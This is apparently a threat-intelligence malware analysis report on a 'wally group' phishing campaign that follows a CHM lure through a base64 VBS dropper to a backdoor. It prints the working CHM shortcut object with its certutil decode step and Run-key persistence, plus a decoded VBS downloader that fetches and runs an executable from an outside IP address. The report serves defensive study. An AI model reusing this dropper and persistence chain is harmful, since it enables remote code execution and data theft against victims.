
wally group malware analysis report

intro

- The wally group has been active since 2022, and its country of origin is unknown. In order to steal information, the group sends malicious emails to IT recruiters, researchers, and others to execute malware.
- The malware used for initial infiltration is chm and lnk files, which eventually execute a backdoor to communicate with the C&C server.
- The malware of the wally group, which has been confirmed to date, operates in the form of chm malware accessing the repository server, downloading the backdoor malware, and executing it.

Step 1 - SecurityAdvisories.chm

This is the CHM file included in the malicious email. After decompiling it using the HTML HelpWork shop tool, you can see the executable instructions in the SecurityAdvisories.html file.




```
<OBJECT id=shortcut classid="clsid:52a2aaae-085d-4187-97ea-8c30db990436" width=1 height=1>
<PARAM name="Command" value="ShortCut">
<PARAM name="Button" value="Bitmap:shortcut">
<PARAM name="Item1" value=',cmd, /c echo T3B0aW9uIEV4cGxpY2l0CgpEaW0gc3RyVVJMLCBzdHJUZW1wUGF0aCwgc3RyU2F2ZVRvCkRpbSBvYmpYTUwsIG9ialN0cmVhbSwgb2JqU2hlbG
wKCnN0clVSTCA9ICJodHRwOi8vMTYzLjE0MS4yMi4xMzEvbG9sL1NlY3VyaXR5UHJvZ3JhbSIKClNldCBvYmpTaGVsbCA9IENyZWF0ZU9iamVjdCgiV1NjcmlwdC5TaGVsbCIpCnN0clRlbXBQYXRoI
D0gb2JqU2hlbGwuRXhwYW5kRW52aXJvbm1lbnRTdHJpbmdzKCIlVEVNUCUiKQoKc3RyU2F2ZVRvID0gc3RyVGVtcFBhdGggJiAiXFNlY3VyaXR5UHJvZ3JhbS5leGUiCgpTZXQgb2JqWE1MID0gQ3Jl
YXRlT2JqZWN0KCJNU1hNTDIuU2VydmVyWE1MSFRUUCIpCgpTZXQgb2JqU3RyZWFtID0gQ3JlYXRlT2JqZWN0KCJBRE9EQi5TdHJlYW0iKQpvYmpTdHJlYW0uT3BlbgoKb2JqWE1MLk9wZW4gIkdFVCI
sIHN0clVSTCwgRmFsc2UKb2JqWE1MLlNlbmQKCklmIG9ialhNTC5TdGF0dXMgPSAyMDAgVGhlbgogICAgb2JqU3RyZWFtLlR5cGUgPSAxICcgCiAgICBvYmpTdHJlYW0uV3JpdGUgb2JqWE1MLlJlc3
BvbnNlQm9keQogICAgb2JqU3RyZWFtLlBvc2l0aW9uID0gMCAKCiAgICBvYmpTdHJlYW0uU2F2ZVRvRmlsZSBzdHJTYXZlVG8sIDEKICAgIG9ialN0cmVhbS5DbG9zZQoKICAgIG9ialNoZWxsLlJ1b
iBzdHJTYXZlVG8sIDEsIEZhbHNlCgpFbmQgSWYKClNldCBvYmpTdHJlYW0gPSBOb3RoaW5nClNldCBvYmpYTUwgPSBOb3RoaW5nClNldCBvYmpTaGVsbCA9IE5vdGhpbmc= >
"%TEMP%\Security.dat" start /MIN certutil -decode "%TEMP%\Security.dat" "%TEMP%\Security.vbs" & start /MIN REG ADD
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v Document /t REG_SZ /d "%TEMP%\Security.vbs" /f'>
<PARAM name="Item2" value="273,1,1">

</OBJECT>
<SCRIPT>
shortcut.Click();
```

Create a Security.dat file in the %Temp% path, then use certutil to decode the Security.dat file data and save the result as Security.vbs. Finally, register Security.vbs in the autorun registry.

Step 2 - Security.vbs

After decoding the Security.dat file to base64, I was able to see the vbs script.



```
T3B0aW9uIEV4cGxpY2l0CgpEaW0gc3RyVVJMLCBzdHJUZW1wUGF0aCwgc3RyU2F2ZVRvCkRpbSBvYmpYTUwsIG9ialN0cmVhbSwgb2JqU2hlbGwKCnN0clVSTCA9ICJodHRwOi8vMTYzLjE0MS4yMi
4xMzEvbG9sL1NlY3VyaXR5UHJvZ3JhbSIKClNldCBvYmpTaGVsbCA9IENyZWF0ZU9iamVjdCgiV1NjcmlwdC5TaGVsbCIpCnN0clRlbXBQYXRoID0gb2JqU2hlbGwuRXhwYW5kRW52aXJvbm1lbnRT
dHJpbmdzKCIlVEVNUCUiKQoKc3RyU2F2ZVRvID0gc3RyVGVtcFBhdGggJiAiXFNlY3VyaXR5UHJvZ3JhbS5leGUiCgpTZXQgb2JqWE1MID0gQ3JlYXRlT2JqZWN0KCJNU1hNTDIuU2VydmVyWE1MSF
RUUCIpCgpTZXQgb2JqU3RyZWFtID0gQ3JlYXRlT2JqZWN0KCJBRE9EQi5TdHJlYW0iKQpvYmpTdHJlYW0uT3BlbgoKb2JqWE1MLk9wZW4gIkdFVCIsIHN0clVSTCwgRmFsc2UKb2JqWE1MLlNlbmQK
CklmIG9ialhNTC5TdGF0dXMgPSAyMDAgVGhlbgogICAgb2JqU3RyZWFtLlR5cGUgPSAxICcgCiAgICBvYmpTdHJlYW0uV3JpdGUgb2JqWE1MLlJlc3BvbnNlQm9keQogICAgb2JqU3RyZWFtLlBvc2
l0aW9uID0gMCAKCiAgICBvYmpTdHJlYW0uU2F2ZVRvRmlsZSBzdHJTYXZlVG8sIDEKICAgIG9ialN0cmVhbS5DbG9zZQoKICAgIG9ialNoZWxsLlJ1biBzdHJTYXZlVG8sIDEsIEZhbHNlCgpFbmQg
SWYKClNldCBvYmpTdHJlYW0gPSBOb3RoaW5nClNldCBvYmpYTUwgPSBOb3RoaW5nClNldCBvYmpTaGVsbCA9IE5vdGhpbmc=
```


```
Option Explicit

Dim strURL, strTempPath, strSaveTo
Dim objXML, objStream, objShell

strURL = "http://163.141.22.131/lol/SecurityProgram"

Set objShell = CreateObject("WScript.Shell")
strTempPath = objShell.ExpandEnvironmentStrings("%TEMP%")

strSaveTo = strTempPath & "\SecurityProgram.exe"

Set objXML = CreateObject("MSXML2.ServerXMLHTTP")

Set objStream = CreateObject("ADODB.Stream")
objStream.Open

objXML.Open "GET", strURL, False
objXML.Send

If objXML.Status = 200 Then
    objStream.Type = 1 '
    objStream.Write objXML.ResponseBody
    objStream.Position = 0

    objStream.SaveToFile strSaveTo, 1
    objStream.Close

    objShell.Run strSaveTo, 1, False

End If

Set objStream = Nothing
Set objXML = Nothing
Set objShell = Nothing
```

What the malware does is download additional malware from the C&C server, store it in the %Temp% path as SecurityProgram.exe, and execute it.


Step 3 - SecurityProgram.exe

The malware that is finally executed has anti-debugging routines. This is to hinder analysis.

1. anti-debugging using the IsDebuggerPresent function
2. anti-debugging to detect if hardware breakpoints are activated




```
_BOOL8 anti_dbg_1()
{
  return IsDebuggerPresent();
}
```



```
__int64 anti_dbg_2()
{
  HANDLE CurrentThread; // rax
  struct _CONTEXT Context; // [rsp+20h] [rbp-4E8h] BYREF

  Context.ContextFlags = 1048592;
  CurrentThread = GetCurrentThread();
  GetThreadContext(CurrentThread, &Context);
  if ( Context.Dr0 || Context.Dr1 || Context.Dr2 || Context.Dr3 )
    exit(1);
  return 1i64;
}
```

The strings used by the malware are decrypted with XOR. A one-byte key is specified as the third argument in the decryption function.



```
char *__fastcall xor_string(const char *data, char *result, char key)
{
  char *ret; // rax
  int i; // [rsp+2Ch] [rbp-14h]

  for ( i = 0; i < strlen(data); ++i )
    result[i] = key ^ data[i];
  ret = &result[i];
  *ret = 0;
  return ret;
}
```

The following actions are performed according to the command code while communicating with the C&C server.

command code	action
0x1000	Process execution
0x1001	Download and execute additional malware
0x1002	Collecting information about processes running on the infected system

command code	action
0x1003	Browse files and send file data to the C&C server
0x1004	Perform ransomware functions
0x9999	Terminate malware execution